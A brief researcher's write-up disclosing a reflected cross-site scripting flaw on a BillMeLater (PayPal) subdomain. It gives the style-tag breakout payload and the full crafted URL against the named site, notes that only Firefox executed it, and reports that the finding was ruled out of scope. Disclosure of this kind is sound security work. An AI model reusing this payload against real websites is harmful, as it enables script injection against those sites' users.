I recently found a reflected cross-site scripting issue on a subdomain of BillMeLater (a PayPal acquisition). It was possible to break out of a style attribute and inject JavaScript into the page.
"--></style></ script >< script > alert ("XSS ")</ script >Proof of concept#
By closing the preceding style and script elements it was possible to open a new script element and execute the payload. The full URL looked like this:
http://wwwb.search.billmelater.com/coupons/store/guess/?u=%27%22--%3E%3C/style%3E%3C/%20script%20%3E%3C%20script%20%3E%20alert%20%28%22XSS%20%20%22%29%3C/%20script%20%3E
This only worked in Firefox; Chrome and Internet Explorer blocked execution with their built-in anti-XSS filters.
Disclosure#
The report was ultimately categorised as “Out of Scope”.